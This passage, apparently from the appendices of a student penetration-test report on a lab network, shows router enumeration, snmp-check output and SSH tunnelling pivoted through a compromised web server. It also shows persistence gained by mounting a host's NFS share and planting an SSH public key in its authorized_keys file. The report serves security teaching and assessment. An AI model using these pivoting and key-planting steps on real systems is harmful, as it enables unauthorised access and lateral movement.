root@xadmin-virtual-machine:~# service ssh restart
```

Appendix A Figure 8 - Edit Web Server Sshd_config

```
#Enable Tunneling
PermitTunnel yes

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunnelled clear text passwords
#PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
```


Appendix A Figure 9 - Sshd_config PermitTunnel

First, the sshd_config file on the web server is edited – adding the line '*PermitTunnel yes',* this readies the SSH service for tunnelling through the server.



Appendix A Figure 10 - SSH Tunnel Creation w/ Tun0


The command shown in the figure above shows the creation of the tunnel. The *–w* decides the tun interface value – in this case 0:0 for tun0 on the host and tun0 on the web server.




Appendix A Figure 11 - Tun0 Active on Web Server

Checking the interfaces with *ip addr* shows the tun0 interface ready.

Before use, the tunnel interface must be assigned an IP address. Below, the interface is assigned the IP address *1.1.1.2,* with the */30* subnet. This subnet was chosen as only two hosts are required. The interface is then brought up, and pinged to confirm the interface is operational.




Appendix A Figure 12 – Server Assign Tun0 IP Address




Appendix A Figure 13 - Host Assign Tun0 IP Address

The same commands are run on the host machine to assign the tun0 interface with the *1.1.1.1* address on the same subnet. Like the server interface, the host interface is pinged to confirm the status.

On the web server, the contents of the file */proc/sys/net/ipv4/conf/all/forwarding* is changed from 0 to 1 – preparing the server for IPv4 forwarding.



Appendix A Figure 14 - Server Enable Forwarding



Appendix A Figure 15 - Server Confirm Route

The command shown below is used to activate the tunnelling through the web server.

Appendix A Figure 16 - Server Allow Routing

On the web server, this adds a rule to the iptables configuration to configure the eth0 as a NAT device for the network 1.1.1.0/30. Commands from the host machine can now reach the entire network. This method was adapted from David McLuskie's week 8 lab, NFS + SSH - available on request.

Appendix B – Router Neighbours and Available Routes

Router 1

```
vyos@vyos:~$ sh int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.193/27                  u/u
eth1             192.168.0.225/30                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
```

Appendix B Figure 1 – Router 1 Interfaces

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.226            ether   00:50:56:99:56:5f   C                     eth1
192.168.0.200            ether   00:0c:29:b7:82:b9   C                     eth0
192.168.0.199            ether   00:0c:29:0d:67:c6   C                     eth0
```

Appendix B Figure 2 – Router 1 Show ARP Neighbours

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 02:58:35
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 02:58:09
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 02:58:09
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 02:58:35
O   192.168.0.192/27 [110/10] is directly connected, eth0, 02:59:30
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 02:59:30
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 02:58:35
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 02:58:35
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 02:58:09
```

Appendix B Figure 3 – Router 1 Show Routes

Router 2

```
Interface        IP Address                                S/L  Description
---------        ----------                                ---  -----------
eth0             192.168.0.226/30                          u/u
eth1             192.168.0.33/27                           u/u
eth2             192.168.0.229/30                          u/u
lo               127.0.0.1/8                               u/u
                 2.2.2.2/32
                 ::1/128
```

Appendix B Figure 4 – Router 2 Show Interfaces

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.42                     (incomplete)                              eth1
192.168.0.45                     (incomplete)                              eth1
192.168.0.35                     (incomplete)                              eth1
192.168.0.38                     (incomplete)                              eth1
192.168.0.57                     (incomplete)                              eth1
192.168.0.60                     (incomplete)                              eth1
192.168.0.50                     (incomplete)                              eth1
192.168.0.53                     (incomplete)                              eth1
192.168.0.40                     (incomplete)                              eth1
192.168.0.43                     (incomplete)                              eth1
192.168.0.46                     (incomplete)                              eth1
192.168.0.36                     (incomplete)                              eth1
192.168.0.39                     (incomplete)                              eth1
192.168.0.58                     (incomplete)                              eth1
192.168.0.61                     (incomplete)                              eth1
192.168.0.48                     (incomplete)                              eth1
192.168.0.51                     (incomplete)                              eth1
192.168.0.54                     (incomplete)                              eth1
192.168.0.41                     (incomplete)                              eth1
192.168.0.44                     (incomplete)                              eth1
192.168.0.225            ether   00:50:56:99:91:e4   C                     eth0
192.168.0.47                     (incomplete)                              eth1
192.168.0.34             ether   00:0c:29:52:44:05   C                     eth1
192.168.0.37                     (incomplete)                              eth1
192.168.0.56                     (incomplete)                              eth1
192.168.0.59                     (incomplete)                              eth1
192.168.0.62                     (incomplete)                              eth1
192.168.0.49                     (incomplete)                              eth1
192.168.0.52                     (incomplete)                              eth1
192.168.0.55                     (incomplete)                              eth1
192.168.0.230            ether   00:50:56:99:c7:f8   C                     eth2
```

Appendix B Figure 5 – Router 2 Show ARP Neighbours

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   192.168.0.32/27 [110/10] is directly connected, eth1, 03:01:51
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 03:00:30
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 03:00:30
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 03:01:00
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 03:00:56
O   192.168.0.224/30 [110/10] is directly connected, eth0, 03:01:51
C>* 192.168.0.224/30 is directly connected, eth0
O   192.168.0.228/30 [110/10] is directly connected, eth2, 03:01:51
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 03:01:00
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 03:00:30
```

Appendix B Figure 6 – Router 2 Show Routes

Router 3

```
vyos@vyos:~$ sh int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.230/30               u/u
eth1             192.168.0.129/27               u/u
eth2             192.168.0.233/30               u/u
lo               127.0.0.1/8                    u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$
```

Appendix B Figure 7 – Router 3 Show Interfaces

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.234            ether   00:50:56:99:a3:11   C                     eth2
192.168.0.229            ether   00:50:56:99:cf:44   C                     eth0
192.168.0.130            ether   00:0c:29:09:11:fc   C                     eth1
vyos@vyos:~$
```

Appendix B Figure 8 – Router 3 Show ARP Neighbours

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 02:58:35
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 02:58:09
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 02:58:09
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 02:58:35
O   192.168.0.192/27 [110/10] is directly connected, eth0, 02:59:30
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 02:59:30
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 02:58:35
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 02:58:35
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 02:58:09
```

Appendix B Figure 9 – Router 3 Show Routes

Router 4

```
vyos@vyos:~$ sh int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$
```

Appendix B Figure 10 - Router 4 Show Interfaces

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.66             ether   00:0c:29:f9:3b:bd   C                     eth1
192.168.0.98             ether   00:50:56:99:8a:22   C                     eth0
```

Appendix B Figure 11 - Router 4 Show ARP Neighbours

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 08:54:24
O   192.168.0.64/27 [110/10] is directly connected, eth1, 08:55:49
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth0, 08:55:49
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 08:54:24
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 08:54:24
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 08:54:24
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 08:54:24
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 08:54:24
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 08:54:34
```

Appendix B Figure 12 - Router 4 Show Routes

Appendix C – SSH Keygen and Transfer

Once the target has been mounted with the *mount –t nfs target /mnt* command a public SSH key for the connecting host can be added in the */.ssh/authorized_keys* file. When the host requests an SSH connection the secure shell is opened because the request comes from an authorised host.

```
root@kali:~# ssh 192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 19:07:20 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# mount -t nfs 192.168.0.66:/ /mnt
root@xadmin-virtual-machine:~# mkdir /mnt/home/xadmin/.ssh
root@xadmin-virtual-machine:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
2c:c3:1a:ef:2a:81:9f:d3:0c:41:45:a0:fa:1e:93:f3 root@xadmin-virtual-machine
The key's randomart image is:
+--[ RSA 2048]----+
|  .+o            |
| ..              |
|..               |
|. .  . .         |
|.. .. + S        |
|..o. + o         |
| .**. .          |
| .==o.           |
|  .oE..          |
+-----------------+
root@xadmin-virtual-machine:~# cat /root/.ssh/id_rsa.pub > /mnt/home/xadmin/.ssh/authorized_keys
```

Appendix C Figure 1 - SSH Keygen Creation and Transfer

As shown above, from the web server a SSH keypair is created and the public key is written the mounted 192.168.0.66 host's authorized_keys file.

```
root@xadmin-virtual-machine:~# ssh xadmin@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Fri Sep 22 14:31:47 2017 from 192.168.0.242
xadmin@xadmin-virtual-machine:~$
```

Appendix C Figure 2 - SSH Connection

This way, when the web server requests an SSH connection to 192.168.0.66 the keys permit the connection.

Appendix D – Snmp-check Results

snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.230:161 using SNMPv1 and community 'private'

[*] System information:

```
  Host IP address               : 192.168.0.230
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 03:26:52.91
  Uptime system                 : 03:25:56.81
  System date                   : 2017-9-27 21:03:26.0
```

[*] Network information:

```
  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 87
  TCP segments sent             : 87
  TCP segments retrans          : 0
  Input datagrams               : 36941
  Delivered datagrams           : 27719
  Output datagrams              : 36585
```

[*] Network interfaces:

```
  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
  MTU                           : 65536
  In octets                     : 36238
  Out octets                    : 36238

  Interface                     : [ up ] VMware VMXNET3 Ethernet Controller
  Id                            : 2
  Mac Address                   : 00:50:56:99:c7:f8
  Type                          : ethernet-csmacd
  Speed                         : 4294 Mbps
  MTU                           : 1500
```

```
In octets               : 663856
Out octets              : 4478494

Interface               : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                      : 3
Mac Address             : 00:50:56:99:52:f3
Type                    : ethernet-csmacd
Speed                   : 1000 Mbps
MTU                     : 1500
In octets               : 120
Out octets              : 219418

Interface               : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                      : 4
Mac Address             : 00:50:56:99:c3:cb
Type                    : ethernet-csmacd
Speed                   : 1000 Mbps
MTU                     : 1500
In octets               : 5977158
Out octets              : 2172349


[*] Network IP:

Id              IP Address          Netmask             Broadcast
1               3.3.3.3             255.255.255.255     0
1               127.0.0.1           255.0.0.0           0
3               192.168.0.129       255.255.255.224     1
2               192.168.0.230       255.255.255.252     1
4               192.168.0.233       255.255.255.252     1

[*] Routing information:

Destination         Next hop            Mask                Metric
3.3.3.3             0.0.0.0             255.255.255.255     0
127.0.0.0           0.0.0.0             255.0.0.0           0
192.168.0.32        192.168.0.229       255.255.255.224     1
192.168.0.64        192.168.0.234       255.255.255.224     1
192.168.0.96        192.168.0.234       255.255.255.224     1
192.168.0.128       0.0.0.0             255.255.255.224     0
192.168.0.192       192.168.0.229       255.255.255.224     1
192.168.0.224       192.168.0.229       255.255.255.252     1
192.168.0.228       0.0.0.0             255.255.255.252     0
192.168.0.232       0.0.0.0             255.255.255.252     0
192.168.0.240       192.168.0.234       255.255.255.252     1
```

[*] TCP connections and listening ports:

Local address	Local port	Remote address	Remote port	State
0.0.0.0	80	0.0.0.0	0	listen
0.0.0.0	443	0.0.0.0	0	listen
127.0.0.1	199	0.0.0.0	0	listen
127.0.0.1	199	127.0.0.1	40905	established
127.0.0.1	199	127.0.0.1	40907	established
127.0.0.1	199	127.0.0.1	40909	established
127.0.0.1	40905	127.0.0.1	199	established
127.0.0.1	40907	127.0.0.1	199	established
127.0.0.1	40909	127.0.0.1	199	established

[*] Listening UDP ports:

Local address	Local port
0.0.0.0	123
0.0.0.0	161
3.3.3.3	123
127.0.0.1	123
192.168.0.129	123
192.168.0.230	123
192.168.0.233	123

[*] Processes:

Id	Status	Name	Path	Parameters
1	runnable	init	init [2]	
1789	runnable	udevd	udevd	--daemon
2470	runnable	acpid	/usr/sbin/acpid	
2479	runnable	atd	/usr/sbin/atd	
2505	runnable	cron	/usr/sbin/cron	
2570	runnable	netplugd	/sbin/netplugd	-P -p /var/run/netplugd.pid
2585	runnable	vmtoolsd	/usr/bin/vmtoolsd	
2593	runnable	udevd	udevd	--daemon
2594	runnable	udevd	udevd	--daemon
2598	runnable	zebra	/usr/sbin/zebra	-d -P 0 -i /var/run/quagga/zebra.pid -S -s 1048576
2600	runnable	ripd	/usr/sbin/ripd	-d -P 0 -i /var/run/quagga/ripd.pid
2602	runnable	ripngd	/usr/sbin/ripngd	-d -P 0 -i /var/run/quagga/ripngd.pid
2604	runnable	ospfd	/usr/sbin/ospfd	-d -P 0 -i /var/run/quagga/ospfd.pid
2606	runnable	ospf6d	/usr/sbin/ospf6d	-d -P 0 -i /var/run/quagga/ospf6d.pid
2608	runnable	bgpd	/usr/sbin/bgpd	-d -P 0 -i /var/run/quagga/bgpd.pid -I

```
  2856            runnable          rsyslogd          /usr/sbin/rsyslogd    -c4
  2994            runnable          ntpd              /usr/sbin/ntpd        -p /var/run/ntpd.pid -g -u 102:107
  3010            runnable          ntpd              /usr/sbin/ntpd        -p /var/run/ntpd.pid -g -u 102:107
  3027            runnable          busybox           /bin/busybox          telnetd -p 23
  3083            runnable          lighttpd          /usr/sbin/lighttpd    -f /etc/lighttpd/lighttpd.conf
  3091            runnable          chunker           /usr/sbin/chunker     -p /var/run/chunker.pid
  3098            runnable          chunker           /usr/sbin/chunker     -p /var/run/chunker.pid
  3144            running           snmpd             /usr/sbin/snmpd       -LSid -Lf /dev/null -u snmp -g
snmp -p /var/run/snmpd.pid
  3151            runnable          lldpd             /usr/sbin/lldpd       -M4 -S Vyatta Router running on
VyOS 1.1.7 (helium) -P Vyatta Router
  3165            runnable          lldpd             /usr/sbin/lldpd       -M4 -S Vyatta Router running on
VyOS 1.1.7 (helium) -P Vyatta Router
  3215          runnable          vyos-intfwatchd     /usr/bin/perl       /opt/vyatta/sbin/vyos-intfwatchd
  3217            runnable          ip                ip                  monitor link
  3237            runnable          getty             /sbin/getty         38400 tty1
  3238            runnable          getty             /sbin/getty         38400 tty2
  3239            runnable          getty             /sbin/getty         38400 tty3
  3240            runnable          getty             /sbin/getty         38400 tty4
  3241            runnable          getty             /sbin/getty         38400 tty5
  3242            runnable          getty             /sbin/getty         38400 tty6
  3243            runnable          getty             /sbin/getty         -L ttyS0 9600 vt100

[*] Storage information:

  Description             : ["Physical memory"]
  Device id               : [#<SNMP::Integer:0x0055ca99304f58 @value=1>]
  Filesystem type         : ["unknown"]
  Device unit             : [#<SNMP::Integer:0x0055ca992ff1c0 @value=1024>]
  Memory size             : 489.27 MB
  Memory used             : 179.08 MB

  Description             : ["Virtual memory"]
  Device id               : [#<SNMP::Integer:0x0055ca992f1b10 @value=3>]
  Filesystem type         : ["unknown"]
  Device unit             : [#<SNMP::Integer:0x0055ca992e7de0 @value=1024>]
  Memory size             : 489.27 MB
  Memory used             : 179.08 MB

  Description             : ["Memory buffers"]
  Device id               : [#<SNMP::Integer:0x0055ca992da870 @value=6>]
  Filesystem type         : ["unknown"]
  Device unit             : [#<SNMP::Integer:0x0055ca992d8bb0 @value=1024>]
  Memory size             : 489.27 MB
  Memory used             : 24.72 MB
```

```
Description       : ["Cached memory"]
Device id         : [#<SNMP::Integer:0x0055ca992c3738 @value=7>]
Filesystem type   : ["unknown"]
Device unit       : [#<SNMP::Integer:0x0055ca992c1a78 @value=1024>]
Memory size       : 91.07 MB
Memory used       : 91.07 MB

Description       : ["Shared memory"]
Device id         : [#<SNMP::Integer:0x0055ca992bc578 @value=8>]
Filesystem type   : ["unknown"]
Device unit       : [#<SNMP::Integer:0x0055ca992b2820 @value=1024>]
Memory size       : 380.00 KB
Memory used       : 380.00 KB

Description       : ["Swap space"]
Device id         : [#<SNMP::Integer:0x0055ca992a5260 @value=10>]
Filesystem type   : ["unknown"]
Device unit       : [#<SNMP::Integer:0x0055ca9929b580 @value=1024>]
Memory size       : 0 bytes
Memory used       : 0 bytes

Description       : ["/lib/init/rw"]
Device id         : [#<SNMP::Integer:0x0055ca99295e00 @value=32>]
Filesystem type   : ["unknown"]
Device unit       : [#<SNMP::Integer:0x0055ca992940a0 @value=4096>]
Memory size       : 244.63 MB
Memory used       : 0 bytes

Description       : ["/dev"]
Device id         : [#<SNMP::Integer:0x0055ca9927ec78 @value=35>]
Filesystem type   : ["unknown"]
Device unit       : [#<SNMP::Integer:0x0055ca9927cfb8 @value=4096>]
Memory size       : 237.04 MB
Memory used       : 156.00 KB

Description       : ["/dev/shm"]
Device id         : [#<SNMP::Integer:0x0055ca9926fac0 @value=36>]
Filesystem type   : ["unknown"]
Device unit       : [#<SNMP::Integer:0x0055ca9926de00 @value=4096>]
Memory size       : 244.63 MB
Memory used       : 4.00 KB

Description       : ["/live/image"]
Device id         : [#<SNMP::Integer:0x0055ca99264a08 @value=38>]
```

```
Filesystem type       : ["unknown"]
Device unit           : [#<SNMP::Integer:0x0055ca9925acb0 @value=4096>]
Memory size           : 3.87 GB
Memory used           : 249.69 MB

Description           : ["/live/cow"]
Device id             : [#<SNMP::Integer:0x0055ca99245860 @value=39>]
Filesystem type       : ["unknown"]
Device unit           : [#<SNMP::Integer:0x0055ca99233b60 @value=4096>]
Memory size           : 3.87 GB
Memory used           : 249.69 MB

Description           : ["/live"]
Device id             : [#<SNMP::Integer:0x0055ca9921e6c0 @value=40>]
Filesystem type       : ["unknown"]
Device unit           : [#<SNMP::Integer:0x0055ca9921c9d8 @value=4096>]
Memory size           : 244.63 MB
Memory used           : 0 bytes

Description           : ["/tmp"]
Device id             : [#<SNMP::Integer:0x0055ca991ff518 @value=41>]
Filesystem type       : ["unknown"]
Device unit           : [#<SNMP::Integer:0x0055ca991fd808 @value=4096>]
Memory size           : 244.63 MB
Memory used           : 4.00 KB

Description           : ["/opt/vyatta/etc/config"]
Device id             : [#<SNMP::Integer:0x0055ca991ec300 @value=42>]
Filesystem type       : ["unknown"]
Device unit           : [#<SNMP::Integer:0x0055ca991ddc88 @value=4096>]
Memory size           : 3.87 GB
Memory used           : 249.69 MB

Description           : ["/var/run"]
Device id             : [#<SNMP::Integer:0x0055ca991a2d90 @value=43>]
Filesystem type       : ["unknown"]
Device unit           : [#<SNMP::Integer:0x0055ca991a0e00 @value=4096>]
Memory size           : 244.63 MB
Memory used           : 84.00 KB

Description           : ["/opt/vyatta/config"]
Device id             : [#<SNMP::Integer:0x0055ca9918cfb8 @value=45>]
Filesystem type       : ["unknown"]
Device unit           : [#<SNMP::Integer:0x0055ca9917aa70 @value=4096>]
Memory size           : 244.63 MB
```

Memory used : 132.00 KB

[*] Device information:

Id	Type	Status	Descr
196608	unknown	running	GenuineIntel: Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz
262145	unknown	running	network interface lo
262146	unknown	running	network interface eth0
262147	unknown	running	network interface eth1
262148	unknown	running	network interface eth2
786432	unknown	unknown	Guessing that there's a floating point co-processor

[*] Software components:

Index	Name
0	acpi-support-base-0.137-5+deb6u2
1	acpid-1:2.0.7-1squeeze4
2	adduser-3.112+nmu2
3	apt-0.8.10.3+squeeze7
4	apt-transport-https-0.8.10.3+squeeze7
5	apt-utils-0.8.10.3+squeeze7
6	aptitude-0.6.3-3.2+squeeze1
7	at-3.1.12-1+squeeze1
8	atmel-firmware-1.3-4
9	base-files-6.0squeeze10
10	base-passwd-3.5.22
11	bash-4.1-3+deb6u2
12	bash-completion-1:1.2-3
13	bcrelay-1.3.4-3
14	bind9-host-1:9.7.3.dfsg-1~squeeze19
15	bmon-2.0.1-3
16	bridge-utils-1.4-5
17	bsdmainutils-8.0.13
18	bsdutils-1:2.17.2-9
19	ca-certificates-20090814+nmu3squeeze1
20	cluster-agents-1:1.0.3-3.1
21	cluster-glue-1.0.6-1
22	conntrack-1:1.0.1-3+vyos1+helium4
23	conntrack-helpers-1:1.0.1-3+vyos1+helium4
24	conntrackd-1:1.0.1-3+vyos1+helium4
25	console-common-0.7.85
26	console-data-2:1.10-9
27	console-setup-1.68+squeeze2

```
28      console-terminus-4.30-2
29      coreutils-8.5-1
30      cpio-2.11-4+deb6u2
31      cpufrequtils-007-1+squeeze1
32      crda-1.1.2-1~bpo60+1
33      cron-3.0pl1-116
34      curl-7.21.0-2.1+squeeze12
35      dash-0.5.5.1-7.4
